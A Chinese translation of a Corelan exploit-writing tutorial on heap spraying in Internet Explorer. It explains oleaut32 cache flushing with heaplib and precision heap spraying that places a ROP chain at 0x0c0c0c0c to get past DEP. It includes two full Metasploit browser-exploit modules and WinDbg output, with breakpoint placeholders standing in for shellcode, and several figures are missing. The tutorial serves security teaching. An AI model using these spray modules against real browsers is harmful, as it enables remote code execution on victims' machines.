Exploit 编写系列教程第十一篇：堆喷射技术揭秘(下)

【作者】：Peter Van Eeckhoutte
【译者】：hellok

Heaplib
Cache & Plunger 技术 – oleaut32.dll

正如 Alexander Sotirov 在上文中说的，申请字符串（通过 SysAllocString）不总是从系统堆里面申请的，而是通常被一个 oleaut32 中的堆管理引擎来处理。

这个引擎管理内存，以方便快速分配/再分配。还记得我们前面看到的堆栈跟踪吗？
每次一个内存块被释放后，堆管理器就会尝试把指向那个内存堆块的指针保存到缓存中（要做到这一点，需要满足几个条件，但这些条件都不影响我们）。这些指针指向在堆中的任何位置，所以所有数据都有可能出现在某个地方。当一个新的分配情况，缓存系统会看它是否有一大块所要求的大小，可以直接返回。这将提高性能，并在一定程度上也阻止了堆碎片。

32767 bytes 大小以上的块会直接被释放掉，并且不会被缓存。

缓存管理表按块大小排序组织。每一小块“bin”在缓存表里可以保存堆块的数值。有 4 种“bin”：

Bin	Size of blocks this bin can hold
0	1 to 32 bytes
1	33 to 64 bytes
2	65 to 256 bytes
3	257 to 32768 bytes

每一个 bin 可以保存 6 个指针。

理想的情况下，做堆喷雾时，我们要确保我们的分配是由系统堆处理。通过这种方式，基于堆的可预测性的特点，连续申请会导致在同一内存地点的连续内存空间。缓存管理器返回的地址可以在堆里面的任何地方，所以地址将是不可靠的。

由于缓存中每个 bin 只能容纳 6 个地址，mr. Sotirov 提出了“plunger”的技术，其刷新缓存中的所有块，并让他们空下来。如果缓存中没有块，缓存不能分配任何块还给你，所以确保你的内存申请使用的是系统堆，而不是 **oleaut32 中的堆**。这将增加获得连续内存块的可预见性。

为了做到这一点，因为他在他的论文中解释说，他只是试图申请缓存列表中的 6 块（1 和 32 之间的大小的内存块申请 6 块，6 块大小 33 和 64 之间，并为每个 bin 依此类推，如上表）。这样一来，他确保了缓存是空的。“刷新”后发生的分配，将由系统堆处理。

垃圾回收（Garbage Collector）

如果我们要提高堆的布局，我们也需要能够调用垃圾收集器，当我们需要它（而不是等待它运行）。幸运的是，在 Internet Explorer 中的 JavaScript 引擎暴露了 CollectGarbage（）函数，我们将使用到他。当然你也可以通过 heaplib 来调用它。

使用分配大小大于 32676 字节在堆喷雾时，你甚至可能不会需要担心调用 gc（）函数。
在 use after free 的情况下，如果逆向重新分配一个特定的缓存块在一个制定的地址，您可能还需要调用 GC，以确保您重新分配正确的块。

分配和碎片整理（Allocations & Defragmentation）

结合“plunger”技术，我们可以在任意时刻根据我们的需求调用 GC，申请给定大小的内存块，进一步，可以尝试整理堆。通过继续分配我们所需要的确切大小的块，堆布局中的所有可能的孔将被填补。一旦我们打破了碎片，分配将是连续的。

他们的实现在下面 2 个文件中：

```
lib/rex/exploitation/heaplib.js.b64
lib/rex/exploitation/heaplib.rb
```

第二个就是简单的加载/解码 base64 编码了的 javascript 库（heaplib.js.b64），并且添加了一些混淆。
如果逆向查看 javascript 代码，只需简单的 base64 解码下就可以。这里，我们使用 linux 环境下的 base64 命令来：

```
base64 -d heaplib.js.b64 > heaplib.js
```

在 heaplib 中，申请是下面这个函数来实现的：

```
heapLib.ie.prototype.allocOleaut32 = function(arg, tag) {
    var size;
    // Calculate the allocation size
    if (typeof arg == "string" || arg instanceof String)
        size = 4 + arg.length*2 + 2;    // len + string data + null terminator
    else
        size = arg;
    // Make sure that the size is valid
    if ((size & 0xf) != 0)
        throw "Allocation size " + size + " must be a multiple of 16";
    // Create an array for this tag if doesn't already exist
    if (this.mem[tag] === undefined)
        this.mem[tag] = new Array();
    if (typeof arg == "string" || arg instanceof String) {
```

```
        // Allocate a new block with strdup of the string argument
        this.mem[tag].push(arg.substr(0, arg.length));
    }
    else {
        // Allocate the block
        this.mem[tag].push(this.padding((arg-6)/2));
    }
}
```

你应该记得为什么实际的申请是使用“(arg-6)/2”.....head + unicode + terminator,还记得么？

当你调用 heaplib gc 功能的时候，垃圾回收功能将被触发。这个函数首先调用 oleaut32 中的 CollectGarbage（），然后结束运行此程序:

```
heapLib.ie.prototype.flushOleaut32 = function() {
    this.debug("Flushing the OLEAUT32 cache");
    // Free the maximum size blocks and push out all smaller blocks
    this.freeOleaut32("oleaut32");
    // Allocate the maximum sized blocks again, emptying the cache
    for (var i = 0; i < 6; i++) {
        this.allocOleaut32(32, "oleaut32");
        this.allocOleaut32(64, "oleaut32");
        this.allocOleaut32(256, "oleaut32");
        this.allocOleaut32(32768, "oleaut32");
    }
}
```

通过在每一个 GC bin 中申请 6 个块，缓存将被空下来。
在我们改进这个功能前，heaplib 完全是 badass，我们在这里表达对 mr Sotirov 的尊敬.

Test heaplib on XP SP3, IE8

让我们使用 heaplib 喷射来对抗 XP SP3, Internet Explorer 8（使用简单的 metasploit 模块），看看我们是否真的在堆中我们想要的地方申请了我们的 payload
Metasploit 模块（heaplibtest.rb）-把文件放到 modules/exploits/windows/browser 路径里（或者 /root/.msf4/modules/exploits/windows/browser），如果你想他在一个单独的路径中，你需要自己创建一个文件夹，然后把文件考进去。

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

    Rank = NormalRanking

    include Msf::Exploit::Remote::HttpServer::HTML

    def initialize(info = {})

        super(update_info(info,

            'Name'           => 'HeapLib test 1',

            'Description'    => %q{

                    This module demonstrates the use of heaplib

            },

            'License'        => MSF_LICENSE,

            'Author'         => [ 'corelanc0d3r' ],

            'Version'        => '$Revision: $',

            'References'     =>

                [

                    [ 'URL', 'http://www.corelan-training.com' ],

                ],

            'DefaultOptions' =>

                {

                    'EXITFUNC' => 'process',

                },

            'Payload'        =>

                {

                    'Space'          => 1024,

                    'BadChars'       => "\x00",

                },

            'Platform'       => 'win',
```

```
            'Targets'        =>
                [
                    [ 'IE 8', { 'Ret' => 0x0C0C0C0C } ]
                ],
            'DisclosureDate' => '',
            'DefaultTarget'  => 0))
    end

    def autofilter
        false
    end

    def check_dependencies
        use_zlib
    end

    def on_request_uri(cli, request)
        # Re-generate the payload.
        return if ((p = regenerate_payload(cli)) == nil)
        # Encode some fake shellcode (breakpoints)
        code = "\xcc" * 400
        code_js = Rex::Text.to_unescape(code, Rex::Arch.endian(target.arch))
        nop = "\x90\x90\x90\x90"
        nop_js = Rex::Text.to_unescape(nop, Rex::Arch.endian(target.arch))
        spray = <<-JS
        var heap_obj = new heapLib.ie(0x10000);
        var code = unescape("#{code_js}"); //Code to execute
        var nops = unescape("#{nop_js}");  //NOPs
        while (nops.length < 0x1000) nops+= nops; // create big block of nops
        // compose one block, which is nops + shellcode, size 0x800 (2048) bytes
        var shellcode =  nops.substring(0,0x800 - code.length) + code;
        // repeat the block
        while (shellcode.length < 0x40000) shellcode += shellcode;
```

```
        var block = shellcode.substring(2, 0x40000 - 0x21);
        //spray
        for (var i=0; i < 500; i++) {
            heap_obj.alloc(block);
        }
        document.write("Spray done");
        JS
        # make sure the heaplib library gets included in the javascript
        js = heaplib(spray)
        # build html
        content = <<-HTML
        <html>
        <body>
        <script language='javascript'>
        #{js}
        </script>
        </body>
        </html>
        HTML
        print_status("Sending exploit to #{cli.peerhost}:#{cli.peerport}...")
        # Transmit the response to the client
        send_response_html(cli, content)
    end
end
```

在这个脚本里，我们申请了 0x1000 bytes(0x800*2)大小的块，并且重复这个过程，直到我们申请 0x40000 bytes.没一个块都包含 nops+shellcode,所以整个“shellcode”包含 nops+shellcode+nops+shellcode....

我们喷射我们的 nops+shellcode200 次。
使用方法：

```
msfconsole:


msf > use exploit/windows/browser/heaplibtest
msf  exploit(heaplibtest) > set URIPATH /
```

```
URIPATH => /
msf  exploit(heaplibtest) > set SRVPORT 80
SRVPORT => 80
msf  exploit(heaplibtest) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 10.0.2.15:4444
[*] Using URL: http://0.0.0.0:80/
[*]  Local IP: http://10.0.2.15:80/
[*] Server started.
```

我们用 IE8(XP XP3)打开 metasploit 的 web 服务器，并且挂上 windbg 到 Internet Explorer 上，当喷射结束的时候。注意：IE8 每个 TAB 都有他自己的 iexplore.exe 进程，所以，确保你的调试器挂上了正确的进程。让我们看看其中一个：

```
0:019> !heap -stat
_HEAP 00150000
    Segments            00000003
        Reserved  bytes 00400000
        Committed bytes 0031e000
    VirtAllocBlocks     00000001
        VirtAlloc bytes 034b0000
<...>
```

不错，至少发生了些事情。注意 VirtAlloc bytes,这里的数值较大。

实际上这个堆的情况如下：

```
0:019> !heap -stat -h 00150000
 heap @ 00150000
group-by: TOTSIZE max-display: 20
    size     #blocks total ( %) (percent of total busy bytes)
    7ffc0 201 - 10077fc0  (98.65)
    3fff8 3 - bffe8  (0.29)
    80010 1 - 80010  (0.19)
    1fff8 3 - 5ffe8  (0.14)
    fff8 6 - 5ffd0  (0.14)
    8fc1 8 - 47e08  (0.11)
```

```
    1ff8 21 - 41ef8  (0.10)
    3ff8 10 - 3ff80  (0.10)
    7ff8 5 - 27fd8  (0.06)
    13fc1 1 - 13fc1  (0.03)
    10fc1 1 - 10fc1  (0.03)
    ff8 e - df90  (0.02)
    7f8 19 - c738  (0.02)
    b2e0 1 - b2e0  (0.02)
    57e0 1 - 57e0  (0.01)
    4fc1 1 - 4fc1  (0.01)
    5e4 b - 40cc  (0.01)
    20 1d6 - 3ac0  (0.01)
    3980 1 - 3980  (0.01)
    3f8 c - 2fa0  (0.00)
```

好样的，98%以上的申请都是 0x7ffc0 bytes 大小的.
如果你查看 0x7ffc0 大小的申请，我们的到如下:

```
0:019> !heap -flt s 0x7ffc0
    _HEAP @ 150000
      HEAD_ENTRY Size Prev Flags    UserPtr UserSize - state
        034b0018 fff8 0000  [0b]   034b0020    7ffc0 - (busy VirtualAlloc)
        03540018 fff8 fff8  [0b]   03540020    7ffc0 - (busy VirtualAlloc)
        035d0018 fff8 fff8  [0b]   035d0020    7ffc0 - (busy VirtualAlloc)
        03660018 fff8 fff8  [0b]   03660020    7ffc0 - (busy VirtualAlloc)
        036f0018 fff8 fff8  [0b]   036f0020    7ffc0 - (busy VirtualAlloc)
        03780018 fff8 fff8  [0b]   03780020    7ffc0 - (busy VirtualAlloc)
  <...>
        0bbb0018 fff8 fff8  [0b]   0bbb0020    7ffc0 - (busy VirtualAlloc)
        0bc40018 fff8 fff8  [0b]   0bc40020    7ffc0 - (busy VirtualAlloc)
        0bcd0018 fff8 fff8  [0b]   0bcd0020    7ffc0 - (busy VirtualAlloc)
        0bd60018 fff8 fff8  [0b]   0bd60020    7ffc0 - (busy VirtualAlloc)
        0bdf0018 fff8 fff8  [0b]   0bdf0020    7ffc0 - (busy VirtualAlloc)
        0be80018 fff8 fff8  [0b]   0be80020    7ffc0 - (busy VirtualAlloc)
        0bf10018 fff8 fff8  [0b]   0bf10020    7ffc0 - (busy VirtualAlloc)
```

```
        0bfa0018 fff8 fff8  [0b]   0bfa0020    7ffc0 - (busy VirtualAlloc)
        0c030018 fff8 fff8  [0b]   0c030020    7ffc0 - (busy VirtualAlloc)
        0c0c0018 fff8 fff8  [0b]   0c0c0020    7ffc0 - (busy VirtualAlloc)
        0c150018 fff8 fff8  [0b]   0c150020    7ffc0 - (busy VirtualAlloc)
        0c1e0018 fff8 fff8  [0b]   0c1e0020    7ffc0 - (busy VirtualAlloc)
        0c270018 fff8 fff8  [0b]   0c270020    7ffc0 - (busy VirtualAlloc)
        0c300018 fff8 fff8  [0b]   0c300020    7ffc0 - (busy VirtualAlloc)
 <...>
```

我们可有看到一个模式。所有的申请地址都以 0x18 结尾。如果你重复整个过程，你会看到相同的事发生。当 dump 一个可有预判的地址的时候，我们可以清楚的看到我们正在一个 spray 中：

```
0:019> d 0c0c0c0c
0c0c0c0c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c1c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c2c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c3c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c4c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c5c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c6c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0c0c0c7c  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

很完美，虽然我们看到了一个模式，空间之间的 2 连续分配的基地址是 0x90000 字节，而分配的大小本身是 0x7ccf0 字节。这意味着有可能在堆块之间的差距。在此基础之上，再次运行相同的喷雾时，堆块被分配在完全不同的基地址：

```
<...>
        0b9c0018 fff8 fff8  [0b]   0b9c0020    7ffc0 - (busy VirtualAlloc)
        0ba50018 fff8 fff8  [0b]   0ba50020    7ffc0 - (busy VirtualAlloc)
        0bae0018 fff8 fff8  [0b]   0bae0020    7ffc0 - (busy VirtualAlloc)
        0bb70018 fff8 fff8  [0b]   0bb70020    7ffc0 - (busy VirtualAlloc)
        0bc00018 fff8 fff8  [0b]   0bc00020    7ffc0 - (busy VirtualAlloc)
        0bc90018 fff8 fff8  [0b]   0bc90020    7ffc0 - (busy VirtualAlloc)
        0bd20018 fff8 fff8  [0b]   0bd20020    7ffc0 - (busy VirtualAlloc)
        0bdb0018 fff8 fff8  [0b]   0bdb0020    7ffc0 - (busy VirtualAlloc)
        0be40018 fff8 fff8  [0b]   0be40020    7ffc0 - (busy VirtualAlloc)
        0bed0018 fff8 fff8  [0b]   0bed0020    7ffc0 - (busy VirtualAlloc)
        0bf60018 fff8 fff8  [0b]   0bf60020    7ffc0 - (busy VirtualAlloc)
        0bff0018 fff8 fff8  [0b]   0bff0020    7ffc0 - (busy VirtualAlloc)
```

```
        0c080018 fff8 fff8  [0b]   0c080020    7ffc0 - (busy VirtualAlloc)
        0c110018 fff8 fff8  [0b]   0c110020    7ffc0 - (busy VirtualAlloc)
        0c1a0018 fff8 fff8  [0b]   0c1a0020    7ffc0 - (busy VirtualAlloc)
        0c230018 fff8 fff8  [0b]   0c230020    7ffc0 - (busy VirtualAlloc)
        0c2c0018 fff8 fff8  [0b]   0c2c0020    7ffc0 - (busy VirtualAlloc)
<...>
```

在第一次运行中，0c0c0c0c 属于开始地址在 0x0c0c0018 的堆块，而第二次，0x0c0c0c 属于开始地址在 0x0c080018 的块。
不管怎么样，我们让堆喷射在 IE8 下可行了。Woot

ASLR 系统注意事项(Vista, Win7, etc)

你可能不知道 ASLR 对堆喷涂的影响。好吧，我简短的说明下。
以 VirtualAlloc()为基础的分配不似乎受 ASLR 技术。我们仍然能够执行可预见的分配（0x10000 字节对齐）。换句话说，如果你使用的块足够大（这样的 VirtualAlloc 将用于分配），堆喷不影响它。

ASLR 对漏洞利用的剩下过程有个影响（控制 EIP 到代码执行），但这个不在本教程范围。

精确堆喷射（Precision Heap Spraying）

为什么我们需要它

DEP 阻止我们跳入堆上的 nops 执行。在 IE8 下（或者 DEP 是开启的情况下），这就意味着传统的堆喷射无法工作。使用 heaplib，我们可以成功喷射，但任然无法解决 DEP 问题。
为了绕过 DEP，我们必须使用 ROP 链，如果 ROP 链在堆里面，成为堆喷射的一部分，我们就必须有能力返回到指定的 ROP 链的开始，（如果对齐不是问题）或者跳到 ROP 前面的 NOPS 里面去。

怎样解决

为了解决这个问题，我们需要满足一些条件:
我们的堆喷射必须是准确和精确。因此，块的大小是很重要的，因为我们有最大的优势，采取分配的可预见性和堆块对齐。
这意味着，我们每次喷射，我们可预见的地址必须指出 ROP 链的开始。
每一个申请块都必须组织结构，从而使我们的可预见的地址，指向 ROP 链头。
我们要翻转堆到栈上(译者:xchg esp,eax)，这样，当我们执行 ROP 的时候，ESP 将指向堆，而非真正的栈。

如果我们知道，在堆块对齐是 0x1000 字节，那么我们就不得不自己定义使用一个使用喷射结构体，并且每 0x1000 字节重复一次（用 0x800 字节，在 JavaScript 中，由于 unescape()函数长度的问题）。

在 heapspray 脚本对 IE8（XP SP3）的早期测试时，我们注意到，堆块的分配是按 0x1000 字节的倍数对齐。

在第一次运行，0c0c0c0c 是内存块 0x0c0c0018 的一部分，第二次中，它属于内存块 0x0c080018。每一个内存块都被 0x800 字节的块重复满。

所以，如果你申请 0x2000 字节，你需要 20 或 40 重复你的结构。使用 heaplib，我们可以准确地分配所需大小的块。

每个 heapspray 0x1000 字节块的结构看起来像这样：

（我用 0×1000 字节，因为我发现，无论什么操作系统/ IE 浏览器版本，堆分配出现变化，但总是多为 0×1000 个字节）

Padding offset

为了知道我们需要多少个字节作为 ROP 链前的填充，我们需要完美设定的大小和连续块分配，我们将不得不做一些简单的数学。

如果我们用正确的大小的块，和正确的大小的喷射块，我们将确保每个喷射块开始，将在可预见的地址定位。

由于我们将使用 0×1000 字节的重复，它并不真正在于堆块在哪开始。如果我们喷正确大小的块，我们可以确保从启动相应的 0×1000 字节的块到目标地址的距离始终是正确的，从而将精确堆喷雾。或者，换句话说，我们可以确保我们控制我们的目标地址所指出的确切字节。


我知道这听起来可能有点混乱，现在，让我们对 IE8（XP SP3）再使用 heaplib 看看。

再次用 metasploit 加载模块，并让 Internet Explorer 8（XP SP3）触发喷射。

当喷射完成后，WinDbg 连接到正确的 iexplore.exe 进程找到包含 0x0c0c0c0c 块。
比方说，这是你的输出：

```
0:018> !heap -p -a 0c0c0c0c
    address 0c0c0c0c found in
    _HEAP @ 150000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        0c080018 fff8 0000  [0b]   0c080020    7ffc0 - (busy VirtualAlloc)
```

由于我们使用 0x1000 字节重复，在 0x0c080018 地址的内存开始看起来像这样：



因此，如果我们堆块大小是准确的，我们继续重复块大小合适的，我们就会知道，0x0c0c0c0c 将始终指向相同的偏移量从 0×800 字节块的开始。在此基础之上，从块开始到实际字节，其中 0x0c0c0c0c 将指向的距离，将是可靠的。

计算这个长度和计算 0x0c0c0c0 与其所属块的开始地址直接的距离一样简单，最后要除以 2(unicode,记得？)

所以，如果堆块地方 0x0c0c0c0c 属于在 0x0c0c0018 开始，我们首先从目标（0x0c0c0c0c）距离到 UserPtr（是 0x0c0c0020）。在这个例子中，距离会 0x0c0c0c0c - 0x0c0c0020=0xBEC。除以 2 =0x5F6 的距离。此值小于 0×1000，因此这将是我们所需要的偏移。

这个距离就是从 0x800 大小块开始，到 0x0c0c0c0c 指向。

让我们修改堆喷射脚本和实施这个偏移。我们将准备一个 ROP 链的代码（我们将使用 AAAABBBBCCCCDDDDEEEE ROP 链…）。我们的目标是将 0x0c0c0c0c 指向 ROP 链的开始。

修改后的脚本（heaplibtest2.rb）：

```
require 'msf/core'
```

```
class Metasploit3 < Msf::Exploit::Remote

    Rank = NormalRanking


    include Msf::Exploit::Remote::HttpServer::HTML


    def initialize(info = {})

        super(update_info(info,

            'Name'           => 'HeapLib test 2',

            'Description'    => %q{

                    This module demonstrates the use of heaplib

                    to implement a precise heap spray

                    on XP SP3, IE8

            },

            'License'        => MSF_LICENSE,

            'Author'         => [ 'corelanc0d3r' ],

            'Version'        => '$Revision: $',

            'References'     =>

                [

                    [ 'URL', 'http://www.corelan-training.com' ],

                ],

            'DefaultOptions' =>

                {

                    'EXITFUNC' => 'process',

                },

            'Payload'        =>

                {

                    'Space'         => 1024,

                    'BadChars'      => "\x00",

                },

            'Platform'       => 'win',

            'Targets'        =>

                [
```


```
                [ 'XP SP3 - IE 8', { 'Ret' => 0x0C0C0C0C } ]
            ],
        'DisclosureDate' => '',
        'DefaultTarget'  => 0))
end

def autofilter
    false
end

def check_dependencies
    use_zlib
end

def on_request_uri(cli, request)
    # Re-generate the payload.
    return if ((p = regenerate_payload(cli)) == nil)
    # Encode some fake shellcode (breakpoints)
    code = "\xcc" * 400
    code_js = Rex::Text.to_unescape(code, Rex::Arch.endian(target.arch))
    # Encode the rop chain
    rop = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH"
    rop_js = Rex::Text.to_unescape(rop, Rex::Arch.endian(target.arch))
    pad = "\x90\x90\x90\x90"
    pad_js = Rex::Text.to_unescape(pad, Rex::Arch.endian(target.arch))
    spray = <<-JS
    var heap_obj = new heapLib.ie(0x10000);
    var code = unescape("#{code_js}"); //Code to execute
    var rop = unescape("#{rop_js}");   //ROP Chain
    var padding = unescape("#{pad_js}"); //NOPs Padding/Junk
    while (padding.length < 0x1000) padding += padding; // create big block of junk
    offset_length = 0x5F6;
    junk_offset = padding.substring(0, offset_length);  // offset to begin of shellcode.
```

```
        var shellcode = junk_offset + rop + code + padding.substring(0, 0x800 - code.length - junk_offset.length
- rop.length);

        // repeat the block

        while (shellcode.length < 0x40000) shellcode += shellcode;

        var block = shellcode.substring(2, 0x40000 - 0x21);

        //spray

        for (var i=0; i < 500; i++) {

            heap_obj.alloc(block);

        }

        document.write("Spray done");

        JS

        # make sure the heaplib library gets included in the javascript

        js = heaplib(spray)

        # build html

        content = <<-HTML

        <html>

        <body>

        <script language='javascript'>

        #{js}

        </script>

        </body>

        </html>

        HTML

        print_status("Sending exploit to #{cli.peerhost}:#{cli.peerport}...")

        # Transmit the response to the client

        send_response_html(cli, content)

    end

end
```

结果:

```
0:018> d 0c0c0c0c

0c0c0c0c  41 41 41 41 42 42 42 42-43 43 43 43 44 44 44 44  AAAABBBBCCCCDDDD

0c0c0c1c  45 45 45 45 46 46 46 46-47 47 47 47 48 48 48 48  EEEEFFFFGGGGHHHH

0c0c0c2c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
```

```
0c0c0c3c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0c0c0c4c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0c0c0c5c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0c0c0c6c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
0c0c0c7c  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc  ................
```



注：如果堆喷射是 4 字节对齐，和你有一个很难作出可靠的精密喷射，您可以只需填写一个 ROP NOP 来填充第一段 PADDING。你必须确保 ROP NOP 的长度足够，以确保 0x0c0c0c0c 将指向 ROP 链的开始而不 ROP 链中间某个地方。

虚指针/函数指针 fake vtable / function pointers


有第二个情况，可以准确预测。如果你获得了一个指针或者一个虚指针的控制（这种情况大多发生在 USE AFTER FREE 类型的漏洞中），你可以在一个给定的地址伪造一个虚指针。这个伪造的虚指针表中的一些指针包含特定的值，这样你就不能直接引用之前的 heap spray，但是你能获得这个特定地址的特定值。

Usage – From EIP to ROP (in the heap)

当 DEP 开启的时候，我们不能直接跳到堆喷射里面的 NOP 中，我们需要找到一个方法，跳到 ROP 的开头。有很多种方法可以做到这个。

如果你有你在堆栈上的处置（后直接覆盖保存的返回指针，或通过一个堆栈支点）控制空间的几个 DWORD 值，然后你可以建立一小叠堆翻转链。

首先，你需要找到一些代码段，我们习惯称之为 gadget ，例如 xchg esp.eax # ret 或者 mov esp,eax#ret 你同样需要另一个 gadget，来 POP 一个值到我们需要的寄存器，下面是一个小例子，这里用到了 msvcr71.dll



这将加载 0c0c0c0c 到 EAX,然后把 EAX 和 ESP 互换。
如果 ROP 链刚好开始与 0c0c0c0c，这将开始这段 ROP 的执行。
如果你没有额外空间在你控制的栈里面，但是有一个寄存器指向你的 heap spray 地址，你可以简单的直接让 ROP 指向它，然后覆盖 EIP，再加上一个 RET,然后返回执行就行。

Chunk sizes

为了你的方便，我们记下了不同系统，不同版本 IE 需要申请的块的大小。

OS & Browser	Block syntax
XP SP3 – IE7	block = shellcode.substring(2,0×10000-0×21);
XP SP3 – IE8	block = shellcode.substring(2, 0×40000-0×21);
Vista SP2 – IE7	block = shellcode.substring(0, (0×40000-6)/2);
Vista SP2 – IE8	block = shellcode.substring(0, (0×40000-6)/2);
